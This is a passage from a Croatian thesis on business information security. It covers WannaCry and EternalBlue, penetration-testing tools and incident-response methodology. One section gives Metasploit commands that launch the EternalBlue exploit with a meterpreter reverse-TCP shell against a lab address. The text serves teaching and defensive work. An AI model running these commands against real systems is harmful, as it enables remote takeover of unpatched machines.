Nedugo nakon objave *exploit-a* dolazi do njegove primjene od strane brojnih hakerskih grupa. Unatoč tome što je *Microsoft* na vrijeme objavio odgovarajuću zakrpu, veliki broj računalnih sustava je ostao ranjiv. Razlog je taj što navedeni sustavi nisu bili na vrijeme ažurirani. Računalni sustavi sa starijim verzijama operacijskih sustava, za koje je *Microsoft* ukinuo davanje podrške, nisu imali pristup odgovarajućoj zakrpi sve do pojave *Wannacry 2.0.* malicioznog softvera.

5.1.4 Wannacry

12. svibnja 2017. pojavljuju se prve zaraze vezane uz takozvani *cryptoworm WannaCry* inačice 2.0. Pojam *cryptoworm* odnosi se na oblik malicioznog koda koji kombinira značajke računalnog crva i *ransomware-a*. Računalni crvi su programi koji sami sebe umnožavaju i šire se putem računalne mreže. Za razliku od računalnih virusa, crvi ne zahtijevaju postojanje domaćinske datoteke za svoj rad. Oni su samostalni programi koji se u većini slučajeva šire bez interakcije korisnika.[50] *Ransomware* je programski kod namijenjen kriptiranju podataka na napadnutom računalnom sustavu te komuniciranju zahtjeva za uplatom odgovarajuće otkupnine pri čemu se obećava naknadno dešifriranje kompromitiranog sustava.

Wannacry cryptoworm temelji se na korištenju programskog koda objavljenog od strane *Shadow broker*s grupe. Konkretno se koristi *Eternal Blue exploit* kao jedan od mehanizama automatskog širenja mrežom. *Kriptocrv* koristi još jednu od objavljenih programskih komponenti. Riječ je o *DoublePulsar* alatu. *DoublePulsar* je naime oblik eksploatacijskog alata koji osigurava da napadač ostane prikriven nakon što preuzme kontrolu nad računalom.

Kao rezultat djelovanja *Wannacry 2.0.* malicioznog programa zaraženo je oko 300 000 računala te se ukupna nanesena šteta procjenjuje na oko 4 milijarde američkih dolara.

Maliciozni kod sadrži poprilično zanimljivo svojstvo. Softver, prije izvršenja svih ostalih operacija, najprije pokušava kontaktirati nepostojeću web stranicu na sljedećoj adresi: *www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com*. Ukoliko uspije kontaktirati web stranicu, softver prekida svako daljnje djelovanje. Ovaj mehanizam namijenjen je izbjegavanju otkrivanja zlonamjernog softvera. Brojni alati za otkrivanje zlonamjernog softvera analiziraju sumnjiv softver unutar izolirane okoline (eng. *sandbox). Sandbox* iz sigurnosnih razloga u

[50] https://www.cert.hr/crvi/

pravilu nije spojen na pravu mrežu međutim može biti spojen na virtualni *Internet*. Unutar njega, često su sve domene i *Web stranice* prividno dostupne kako bi se stekao uvid u sadržaj koji analizirani softver pokušava poslati putem mreže.[51]

U svrhu sprječavanja daljnjeg širenja softvera potrebno je jednostavno registrirati domenu *www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com*. Upravo to je i učinjeno nedugo nakon što se maliciozni kod počeo širiti mrežom.

Slika 9. Zahtjev za otkupninom generiran djelovanjem Wannacry 2.0. koda na napadnutom računalu

Slika 10. poruka sa zahtjevom za otkupninu na ekranu glavnog željezničkog kolodvora u njemačkom gradu Chemnitzu (https://www.cert.hr/wp-content/uploads/2018/02/WannaCry.pdf)

[51] https://www.cert.hr/wp-content/uploads/2018/02/WannaCry.pdf

5.1.5 Primjer korištenja Metasploit okvira

U ovom primjeru ukratko ćemo opisati korake koje je potrebno provesti prilikom testiranja ranjivosti sustava na *Eternal Blue exploit*. Pri tome koristimo *Metasploit* okvir i odgovarajući *Exploit* modul.

Prije korištenja *exploit-a* unutar *Metasploit* okvira potrebno je inicijalizirati *postgresql* bazu podataka, ukoliko to već nije učinjeno.

```
service postgresql start
msfconsole
```

Nakon toga, pozivamo odgovarajući *Exploit* modul uz pomoć sljedeće naredbe.

```
use exploit/windows/smb/ms17_010_eternalblue
```

U svrhu dobivanja informacija o potrebnim parametrima modula, koristimo naredbu *options* nakon čega se prikazuje popis svih potrebnih parametara.

```
options
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domai
   SMBPass                         no        (Optional) The password for
   SMBUser                         no        (Optional) The username to a
   VERIFY_ARCH    true             yes       Check if remote architecture
   VERIFY_TARGET  true             yes       Check if remote OS matches e

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Na osnovu popisa zaključujemo da je potrebno definirati vrijednost *RHOSTS* parametra. Upisujemo adresu računala nad kojim testiramo mogućnost izvršenja napada. U našem primjeru koristimo adresu 10.10.0.101.

```
set rhosts 10.10.0.101
```

Nakon konfiguracije *Exploit* modula slijedi odabir odgovarajućeg *payload-a*. Kao *payload* odabiremo *meterpreter* ljusku.

```
set payload windows/x64/meterpreter/reverse_tcp
```

S obzirom da je riječ o programu koji između ostalog uspostavlja komunikacijski kanal s napadnutog računala potrebno je definirati adresu računala koje će primati poruke poslane s

napadnutog računala. Također je potrebno definirati konkretni priključak (*port*). Točan oblik naredbe ovisi o konkretnoj adresi računala i broju priključka. U nastavku je izložen primjer korištenja odgovarajućih naredbi.

```
set lhost 10.10.0.1
```

```
set lport 4321
```

Sve je spremno za izvršenje napada i preostaje samo unos sljedeće naredbe.

```
run
```

Napad rezultira pokretanjem *meterpreter* ljuske na napadnutom računalu. Napadač preuzima kontrolu nad napadnutim računalnim sustavom.

```
meterpreter >
```

5.2 Burp Suite

Burp Suite je alat penetracijskog testiranja koji na efikasan način pomaže u kombiniranju ručnih i automatiziranih tehnika izvođenja penetracijskog testiranja. Ovaj alat u načelu funkcionira na sličan način kao i *Metasploit* okruženje s tim da je primarno orijentiran na analizu ranjivosti web aplikacija. Programski sustav primjerice uključuje: funkciju automatiziranog skeniranja ranjivosti i dostave *payload-a*, funkciju mapiranja sadržaja web aplikacije, alat za podršku manualnom oblikovanju malicioznih HTTP zahtjeva i slično[52].

5.3 John the Ripper

John the Ripper predstavlja jedan od najpoznatijih programa za probijanje lozinki. Izvršenjem procesa penetracije informacijskog sustava napadač može pribaviti razne podatke sadržane u bazi podataka eksploatiranog sustava. U slučaju kada je riječ o naročito osjetljivim podacima poput naziva korisničkih imena i pripadnih lozinki, isti mogu biti dodatno zaštićeni korištenjem *kriptografske hash funkcije*. *Hash funkcija,* u kontekstu programskog koda, predstavlja algoritam koji kao ulaz zaprima varijabilni niz te kao izlaz generira niz fiksne duljine koji se naziva *hash vrijednost*[53]. *Kriptografske hash funkcije* uz navedeno svojstvo obuhvaćaju i sljedeća obilježja[54]:

1. Teško je rekonstruirati izvornu poruku na temelju zadane *hash vrijednosti.*
2. Jednaka izvorna poruka uvijek rezultira jednakom *hash vrijednošću.*
3. Mala promjena u sadržaju izvorne poruke izaziva veliku promjenu unutar sadržaja *hash vrijednosti*.
4. Generiranje *hash vrijednosti* se na temelju zadane izvorne poruke izvršava u kratkom vremenskom intervalu.
5. Postoji mala vjerojatnost generiranja jednake *hash vrijednosti* na temelju dvaju različitih izvornih poruka.

[52] Temeljeno na dokumentu dostupnom na sljedećoj adresi: https://en.wikipedia.org/wiki/Burp_suite
[53] Hash funkciju možemo matematički opisati kao funkciju koja transformira proizvoljan broj elemenata ulazne domene u jedan element kodomene.
[54] Temeljeno na dokumentu dostupnom na sljedećoj adresi: https://en.wikipedia.org/wiki/Cryptographic_hash_function.

Programski alat *John the Ripper*, uz ostale funkcionalnosti, omogućava detektiranje tipa *kriptografske hash funkcije* te na osnovi tog podatka detekciju pojedinih nizova znakova čija *hash vrijednost* odgovara pojedinim *hash vrijednosti*ma preuzetima iz napadnute baze podataka.

6 ODGOVOR NA RAČUNALNO-SIGURNOSNE INCIDENTE

Pojava sve sofisticiranijih oblika napada na informacijske sustave, uz povećanje vrijednosti samih informacijskih resursa, potiče organizacije na uspostavu odgovarajućih kontrola. Ovdje je riječ o aktivnostima usmjerenima na upravljanje računalno-sigurnosnim incidentima.

Računalno-sigurnosni incident je čin narušavanja propisanih ili podrazumijevanih sigurnosnih normi. Kako bi se određenu aktivnost moglo proglasiti incidentom bitno je da se radi o ciljanoj ilegalnoj aktivnosti. [55]


Odgovor na računalno-sigurnosne incidente je kontinuirani proces sastavljen od proaktivnih i reaktivnih aktivnosti čiji je cilj osiguranje računalnog sustava od potencijalnog napada odnosno oporavak računalnog sustava nakon izvršenog napada.

U nastavku rada prikazat će se izabrana metodologija odgovora na računalno-sigurnosne incidente. Za uspješno upravljanje računalnim incidentima nužno je postojanje zadovoljavajuće razine razumijevanja tehničke pozadine problema od strane članova višeg menadžmenta. Na ovaj način olakšava se komunikacija između višeg menadžmenta i tima zaduženog za razrješavanje sigurnosnog incidenta. Ova linija komunikacije nužna je s obzirom na rastuću stratešku važnost informacijskih resursa u kontekstu poslovanja organizacije.

6.1 Metodologija odgovora na računalno-sigurnosne incidente

U svrhu osiguravanja sustavnog pristupa rješavanju problema razvijaju se razne metodologije odgovora na računalno-sigurnosne incidente. Detalji navedenog procesa u značajnoj se mjeri razlikuju u svakoj pojedinoj instanci. Ipak, moguće je opisati odgovarajući slijed logičkih koraka koji okvirno korespondira konkretnom izvođenju postupka u slučaju sigurnosnog incidenta. Izabrani oblik metodologije opisan je uz pomoć modela u nastavku rada.

[55] https://www.cert.hr/wp-content/uploads/2009/06/CCERT-PUBDOC-2009-06-266.pdf



Slika 11. Model procesa odgovora na računalno-sigurnosne incidente

Faza pripreme podrazumijeva proaktivni dio procesa. Ona obuhvaća odabir i primjenu niza sigurnosnih mjera temeljenih na rezultatima procjene rizika. Faza uključuje obrazovanje skupine za rješavanje incidenta, te pribavljanje potrebnih alata i resursa. Otkrivanje incidenta predstavlja sljedeći korak izabrane metodologije, nakon kojeg slijedi inicijalna reakcija. Inicijalna reakcija podrazumijeva prikupljanje ključnih informacija potrebnih u svrhu formulacije strategije odgovora na računalno-sigurnosni incident. Strategija odgovora na računalno-sigurnosni incident sadrži opis aktivnosti koje se planiraju poduzeti kao odgovor na računalno-sigurnosni incident. Prilikom formulacije strategije potrebno je uzeti u obzir tehničke, političke, socijalne, pravne i poslovne aspekte problema. Istraga incidenta podrazumijeva prikupljanje svih podataka potrebnih za provođenje analize incidenta te samo provođenje analize. U ovoj fazi se može putem povratne veze utjecati na formulaciju strategije jednako kao i u fazi izvještavanja. Faza izvještavanja ponekad može predstavljati najsloženiju fazu procesa. Kvalitetan izvještaj uključuje precizni opis incidenta na način koji je razumljiv donosiocima odluka. Izvještaj također mora biti izrađen u zadanim vremenskim okvirima te mora zadovoljavati zadane pravne standarde. Svaka od navedenih faza doprinosi ostvarenju procesa obuzdavanja incidenta te konačno vodi oporavku sustava. Nakon oporavka slijedi povratak na fazu pripreme u kontekstu unaprijeđivanja postojećih sigurnosnih mehanizama.

U nastavku rada opisane su pojedine komponente procesa upravljanja računalno-sigurnosnim incidentima.

6.2 Priprema

Ova faza podrazumijeva skup proaktivnih mjera koje se provode s ciljem osiguranja provedbe djelotvornog odgovora u slučaju izbijanja sigurnosnog incidenta te smanjenja vjerojatnosti pojave računalno-sigurnosnih incidenata.

Vjerojatnost pojave računalno-sigurnosnih incidenata te njihov utjecaj na informacijski sustav, nastoji se minimalizirati primjenom niza sigurnosnih mehanizama. U nastavku je izložen popis osnovnih sigurnosnih kontrola:

1. Implementacija sigurnosnih mehanizama baziranih na poslužitelju
2. Implementacija sigurnosnih mehanizama baziranih na mreži
3. Uvježbavanje krajnjih korisnika
4. Implementacija IDS-a
5. Izrada kvalitetnog sustava kontrole pristupa
6. Redovito provođenje analize ranjivosti informacijskog sustava
7. Redovita izrada sigurnosnih kopija sustava

U svrhu osiguranja efikasnog odgovora na pojavu računalno-sigurnosnog incidenta potrebno je pripremiti tim ljudi zaduženih za provedbu navedenih aktivnosti. Veće organizacije u tu svrhu često uvode novu organizacijsku jedinicu: CSIRT (eng. Computer Security Incident Response Team) je organizacijska jedinica primarno zadužena za primanje, pregledavanje i odgovaranje na prijave sigurnosnih incidenata. Osnovni koraci koje je potrebno provesti u svrhu pripreme CSIRT-a navedeni su u nastavku:

1. Osiguranje specijaliziranog hardvera
2. Osiguranje specijaliziranog softvera
3. Definicija operativnih procedura
4. Osposobljavanje članova tima

6.3 Otkrivanje incidenata

Otkrivanje incidenta predstavlja jednu od najvažnijih faza procesa upravljanja računalno-sigurnosnim incidentima. Znakove napada moguće je otkriti na više različitih načina. Potencijalni incidenti najčešće se otkrivaju uz pomoć IDS/IPS-a te antivirusnih programa. Automatsko otkrivanje sigurnosnih incidenata se provodi i korištenjem programa za analizu računalnih dnevnika te programa za provjeru integriteta datoteka. Incidente je moguće otkriti i u sklopu uobičajenog rada administratora sustava te na osnovu žalbi korisnika ili temeljem korisničkih prijava problema. Važno je naglasiti da se u ovoj fazi prikupljaju informacije o potencijalnim sigurnosnim incidentima dok se verifikacija postojanja sigurnosnih incidenata provodi u narednim fazama procesa upravljanja računalno-sigurnosnim incidentima.

Znakove napada možemo svrstati u dvije kategorije:

1. Prethodnici
2. Pokazivači napada

Prethodnik napada ukazuje da bi se incident mogao dogoditi u nekoj bliskoj budućnosti. Kao primjer prethodnika napada možemo navesti sljedeće situacije:

1. Detekcija neuobičajenog skeniranja priključaka poslužitelja
2. Detekcija upotrebe programa za analizu ranjivosti programskih komponenti poslužitelja
3. Detekcija brojnih neuspjelih pokušaja prijave unutar računalnog sustava

Pokazivač napada ukazuje da se incident već dogodio ili da se upravo događa. Kao primjer pokazivača napada možemo navesti sljedeće situacije:

1. Antivirusni program prijavljuje prisustvo malicioznog koda u računalnom sustavu
2. Žalbe korisnika u kontekstu sporog rada računala i/ili poteškoćama prilikom pristupa mreži
3. Detekcija promjene u obujmu mrežnog prometa

6.4 Inicijalna reakcija

Inicijalna reakcija podrazumijeva brzo prikupljanje dovoljne količine ključnih podataka u svrhu formuliranja inicijalnog oblika strategije odgovora na računalno sigurnosni incident. U ovoj

fazi vrši se aktiviranje tima za rješavanje incidenata (CSIRT) ukoliko je takav tim stalna komponenta poslovne organizacije ili se formira / angažira CSIRT kao ad hoc tim. U sklopu ove faze potrebno je verificirati incident, utvrditi vrstu incidenta, identificirati pogođene sustave te procijeniti utjecaj koji incident ima na poslovanje organizacije.

Važno je naglasiti da je ponekad izuzetno teško provesti verifikaciju sigurnosnog incidenta. Treba biti oprezan i sustavan kod primjene alata za otkrivanje ranjivosti jer je primjerice moguće da će napadač generirati veliki broj prijava na mrežnim i poslužiteljskim IDS/IPS sustavima. Dakle, napadač može preplaviti sustav s velikim brojem IDS/IPS prijava iz kojih je vrlo teško utvrditi koje su prijetnje stvarne, a koje nisu.

6.5 Formuliranje strategije odgovora

Cilj formulacije strategije odgovora na računalno-sigurnosne incidente jest definiranje optimalnog niza koraka koje je potrebno poduzeti s ciljem minimiziranja negativnih posljedica za poslovnu strukturu koje posljedice bi proizašle iz pojave sigurnosnog incidenta. Prilikom formuliranja strategije potrebno je obratiti pozornost na tehničke, političke, socijalne, pravne i poslovne aspekte problema. Odgovarajuća strategija prema tome ovisi o okolnostima vezanim uz pojavu konkretnog sigurnosnog incidenta. Osnovni podaci koje je potrebno uzeti u obzir prilikom formulacije strategije izloženi su u nastavku:

1. Kritičnost pogođenih sustava
2. Vrijednost odnosno osjetljivost ukradenih ili kompromitiranih podataka
3. Potencijalni počinitelji
4. Je li incident poznat široj javnosti
5. Procijenjena razina sofisticiranosti napada
6. Procijenjen financijski gubitak
7. Da li zakon obvezuje organizaciju da prijavi navedeni incident ili ne
8. Procijenjeno vrijeme nedostupnosti sustava koje proizlazi iz radnji usmjerenih na istragu incidenta
9. Procjena utjecaja javnog objavljivanja pojave sigurnosnog incidenta na reputaciju organizacije

6.6 Istraživanje incidenta

Istraživanje incidenta podrazumijeva kombinirano izvođenje procesa prikupljanja podataka i analize podataka u skladu s definiranom strategijom. Cilj faze istraživanja incidenta jest pronalaženje odgovora na pitanja „tko“, „što“, „kada“, „gdje“, „kako“ i „zašto“ u kontekstu pojave sigurnosnog incidenta. Strategija odgovora na računalno-sigurnosni incident određuje opseg navedenih aktivnosti te resurse potrebne za njihovo izvršenje.

6.6.1 Prikupljanje podataka

Za razliku od faze inicijalne reakcije ova faza podrazumijeva prikupljanje šireg obujma podataka vezanih uz pojavu sigurnosnog incidenta. Prilikom prikupljanja podataka primjenjuju se odgovarajuće forenzičke metode te se posebna pozornost pridaje očuvanju integriteta prikupljenih podataka. Također je potrebno osigurati visoku razinu vjerodostojnosti prikupljenih podataka u slučaju njihovog korištenja kao dokaznog materijala u kaznenom postupku. Prikupljeni podaci mogu se razvrstati u tri kategorije: informacije bazirane na poslužitelju, informacije bazirane na mrežnoj infrastrukturi i ostale informacije.

U kontekstu prikupljanja podataka često se producira forenzička kopija diska. Forenzička kopija diska sadrži sve informacije sadržane u računalnom disku nad kojim se vrši pretraga. Na ovaj način izbjegava se rizik nepovratne izmjene podataka prilikom provedbe analize nad računalnim sustavom. Forenzička kopija diska osim podataka i odgovarajućih meta-podataka sadrži i podatke koji su bili izbrisani ali do trenutka započinjanja analize nisu bili prepisani s novim podacima.

Prilikom prikupljanja podataka baziranih na poslužitelju posebnu je pozornost potrebno posvetiti prikupljanju volatilnih podataka. Riječ je o podacima pohranjenima u RAM memoriji i procesorskim registrima. Volatilnost navedenih podataka proizlazi iz činjenice da stanje RAM memorije i registara nije moguće održati nepromijenjenim nakon gašenja računala.

U nastavku je naveden osnovni skup volatilnih podataka koje je potrebno prikupiti prije isključivanja sustava:[56]

[56] Potrebno je napomenuti da stvaranje forenzičke kopije diska zahtijeva isključenje računala

1. Sistemsko vrijeme
2. Popis trenutno aktivnih procesa
3. Popis uspostavljenih mrežnih konekcija
4. Popis otvorenih priključaka
5. Popis aplikacija povezanih s otvorenim priključcima

6.6.2 Analiza podataka

Analiza podataka podrazumijeva otkrivanje informacija relevantnih za istragu, a koji su implicitno sadržani u skupu prikupljenih podataka. Postoji niz različitih tehnika koje se primjenjuju u svrhu analize prikupljenih podataka. Kao jedna od osnovnih tehnika može se navesti provjera potpisa datoteka. Ukoliko se utvrdi da ekstenzija datoteke ne korespondira potpisu datoteke može se pretpostaviti da je ekstenzija datoteke namjerno promijenjena u svrhu maskiranja njezinog sadržaja. Iz navedenog razloga provodi se detaljnija analiza takvih datoteka. Prilikom pretrage diska s ciljem pronalaska sadržaja poznatog oblika (ukradeni dokumenti) primjenjuje se analiza kriptografskih sažetaka u svrhu efikasne provedbe pretrage. Ukoliko je istražitelj u mogućnosti samo pretpostaviti što traži, tada može provesti pretragu po ključnoj riječi.

U nastavku su izdvojeni specifični dijelovi memorije iz kojih je, uz pomoć analize, moguće doći do izuzetno vrijednih informacija o mogućem računalno-sigurnosnom incidentu:

1. Zamjenske datoteke
2. Neiskorišteni sektori na disku
3. Recycle bin
4. Privremene datoteke
5. Kolačići
6. Dnevničke datoteke

6.7 Izvještavanje

Ova faza podrazumijeva izradu izvještaja o pojavi računalno-sigurnosnog incidenta. Kvalitetan izvještaj uključuje precizni opis incidenta, na način koji je razumljiv donosiocima odluka.

Izvještaj također mora biti izrađen u zadanim vremenskim okvirima te mora zadovoljavati zadane pravne standarde.

Prilikom izrade izvještaja preporučljivo je postupati prema zadanim smjernicama:

1. Sve istraživačke korake te zaključke nastale u sklopu analize potrebno je dokumentirati odmah u trenutku njihovog nastajanja
2. Pronalaske je potrebno dokumentirati sažeto i na razumljiv način
3. Preporučuje se primjena standardnog formata izvještaja

6.8 Obuzdavanje, iskorjenjivanje i oporavak

Sve ranije navedene faze metodologije odgovora na računalno sigurnosne incidente provode se s ciljem obuzdavanja incidenta te konačno oporavka sustava. Prvi korak konačnog rješavanja problema vezanog uz pojavu sigurnosnog incidenta jest obuzdavanje incidenta. Obuzdavanje incidenta provodi se s ciljem ograničavanja dodatnih štetnih posljedica za poslovnu strukturu i to sve do konačnog razrješenja problema, odnosno do iskorjenjivanja problema. Obuzdavanje i iskorjenjivanje sigurnosnog incidenta podrazumijeva primjenu odgovarajućih tehničkih i proceduralnih protumjera. Kao primjer protumjera koje se primjenjuju u sklopu obuzdavanja incidenta može se navesti gašenje računala sustava odnosno isključivanje računala iz računalne mreže. Kao primjer protumjera koje se primjenjuju u sklopu iskorjenjivanja incidenta može se navesti brisanje zlonamjernog koda i onemogućavanje kompromitiranog korisničkog računa. Posljednja faza metodologije podrazumijeva provedbu oporavka sustava. Sustav je prvenstveno potrebno vratiti u operativno stanje. U tu svrhu mogu se upotrijebiti neugrožene sigurnosne kopije sustava. Osim povratka informacijskog sustava u operativno stanje potrebno je primijeniti znanje prikupljeno tijekom analize sigurnosnog incidenta te na odgovarajući način unaprijediti sigurnosne mehanizme implementirane unutar organizacije. Ovdje je riječ o uklanjanju ranjivosti sustava iskorištenih u sklopu izvršenog napada. Kao primjer može se navesti provedba ažuriranja osjetljivih dijelova sustava odnosno unaprjeđenje sustava kontrole pristupa (uz izmjene postojećih lozinki).

7 ZAKLJUČAK

U ovom diplomskom radu sustavno su izloženi svi bitni aspekti računalne sigurnosti u poslovnim sustavima i to polazeći od svrhe i načina ispitivanja ranjivosti informacijskih sustava, preko oblikovanja odgovarajućih sigurnosnih mehanizama do provedbe procesa odgovora na računalno-sigurnosne incidente.

Ovaj rad pruža uvid u osnovne tehničke koncepte iz područja penetracijskog testiranja te u tom kontekstu predstavlja koristan izvor podataka primjenjiv u sklopu provedbe revizije informacijskih sustava. Revizija informacijskih sustava predstavlja sponu u komunikaciji između menadžmenta i informatičkih procesa. Svrha ovog rada je pružiti upravljačkim strukturama poslovnih sustava temeljna znanja o mogućnostima zaštite podataka i efikasnom upravljanju sigurnošću informacijskih sustava. U skladu s tim rad sadrži detaljne opise pojedinih tehničkih koncepata koji su u ovom radu prezentirani na donekle pojednostavljen način tako da za njihovo razumijevanje nije nužna visoka razina informatičkog predznanja.

Svaki bi menadžer trebao biti upoznat s opasnostima vezanim uz pojavu računalnih napada kako bi mogao operativno komunicirati sa stručnjacima koje angažira za zaštitu od takvih napada. Potrebno je naglasiti da je vrijeme donošenja odluke u današnjim uvjetima na tržištu također moguće shvatiti kao važan faktor konkurentske prednosti.

Važnost kvalitetne komunikacije na relaciji višeg menadžmenta i tehničkih odjela naročito dolazi do izražaja u kontekstu upravljanja računalno-sigurnosnim incidentima. Polazni zadatak tima za rješavanje računalno-sigurnosnih incidenta (CSIRT) jeste detektirati, precizno opisati i ocijeniti težinu incidenta i to na način razumljiv donosiocima odluka, a zatim slijedom odluka donesenih od strane menadžmenta projektirati i provesti obranu od napada. CSIRT ne bi trebao preuzimati teret odluke o načinu i obujmu obrane od računalnog napada i to prije svega zato što obrambeni postupci mogu imati i negativne učinke, naročito u javnoj komunikaciji, odnosno javnoj percepciji društveno odgovornog ponašanja poslovne strukture. Zato menadžment mora preuzeti punu odgovornost u vođenju obrane od računalnog napada pri čemu su kvalitetni, precizni i razumljivi podaci i prijedlozi CSIRT-a od presudne važnosti. Navedeno podrazumijeva da menadžment ima dovoljno opće poznavanje tehničke pozadine računalne sigurnosti kako bi temeljem izvještaja CSIRT-a mogao donositi odgovarajuće odluke, odnosno dati CSIRT-u jasne upute za djelovanje na obrani od računalnog napada.

8 LITERATURA

[1] Analiza WannaCry ransomwarea, s Interneta, https://www.cert.hr/wp-content/uploads/2018/02/WannaCry.pdf

[2] Anley C., Heasman J., Linder F., Richarte G. (2007). The Shellcoder´s Handbook. Izdavač: Wiley Publishing, Inc.

[3] Du W., (2007). Computer Security: A Hands-on Approach. Izdavač: nezavisna publikacija.

[4] Erickson J. (2008). Hacking - The Art of Exploitation. Izdavač: No Starch Press (2008).

[5] Feinstein K. (2004). How to Do Everything to Fight Spam, Viruses, Pop-Ups and Spyware. Izdavač: The McGraw-Hill Companies (2004).

[6] Foster J. C., Osipov V., Bhalla N., Heinen N. (2005). Buffer Overflow Attacks. Izdavač: Andrew Williams

[7] IT-sigurnost, s Interneta, http://www.srce.unizg.hr/tecajevi/prirucnici-za-tecajeve/

[8] Jones K. J., Bejtlich R., Curtis W. R. (2006). Real Digital Forensics – Computer Security and Incident Response. Izdavač: Addison-Wesley (2006).

[9] Kennedy D., O´Gorman J., Kearns D., Aharoni M. (2011). Metasploit – The Penetration Tester´s Guide. Izdavač: No Starch Press (2011).

[10] Mandia K., Prosise C., Pepe M. (2003). Incident Response and Computer Forensics. Izdavač: McGraw-Hill.

[11] Metasploit okruženje za provođenje penetracijskih testiranja, s Interneta, https://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2004-07-81.pdf

[12] Metodologija penetracijskog testiranja, s Interneta, http://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2008-02-219.pdf

[13] Phishing napadi, s Interneta, http://www.cert.hr/sites/default/files/CCERT-PUBDOC-2005-01-106.pdf

[14] Rainbows tablice, s Interneta, http://www.cis.hr/www.edicija/LinkedDocuments/CCERT-PUBDOC-2008-08-237.pdf

[15] Scambray J., Mcclure S., Kurtz G. (2001). Hacking Exposed: Network Security Secrets & Solutions. Izdavač: McGraw-Hill

[16] Schweitzer D. (2003). Incident Response: Computer Forensics Toolkit. Izdavač: Wiley Publishing

[17] Smashing The Stack For Fun And Profit, s Interneta, http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf

[18] Spremić M. (2017). Sigurnost i revizija informacijskih sustava u okruženju digitalne ekonomije. Nakladnik: Ekonomski fakultet-Zagreb

[19] Stuattard D., Pinto M. (2011). The Web Application Hacker's Handbook - Finding and Exploiting Security Flaws. Izdavač: Wiley Publishing, Inc. (2011).

[20] Upravljanje sigurnosnim incidentima, s Interneta, https://www.cert.hr/wp-content/uploads/2009/06/CCERT-PUBDOC-2009-06-266.pdf

[21] Tatroe K., MacIntyre P., Cerdorf R. (2015). Programming PHP. Izdavač: O´Really Media (2015).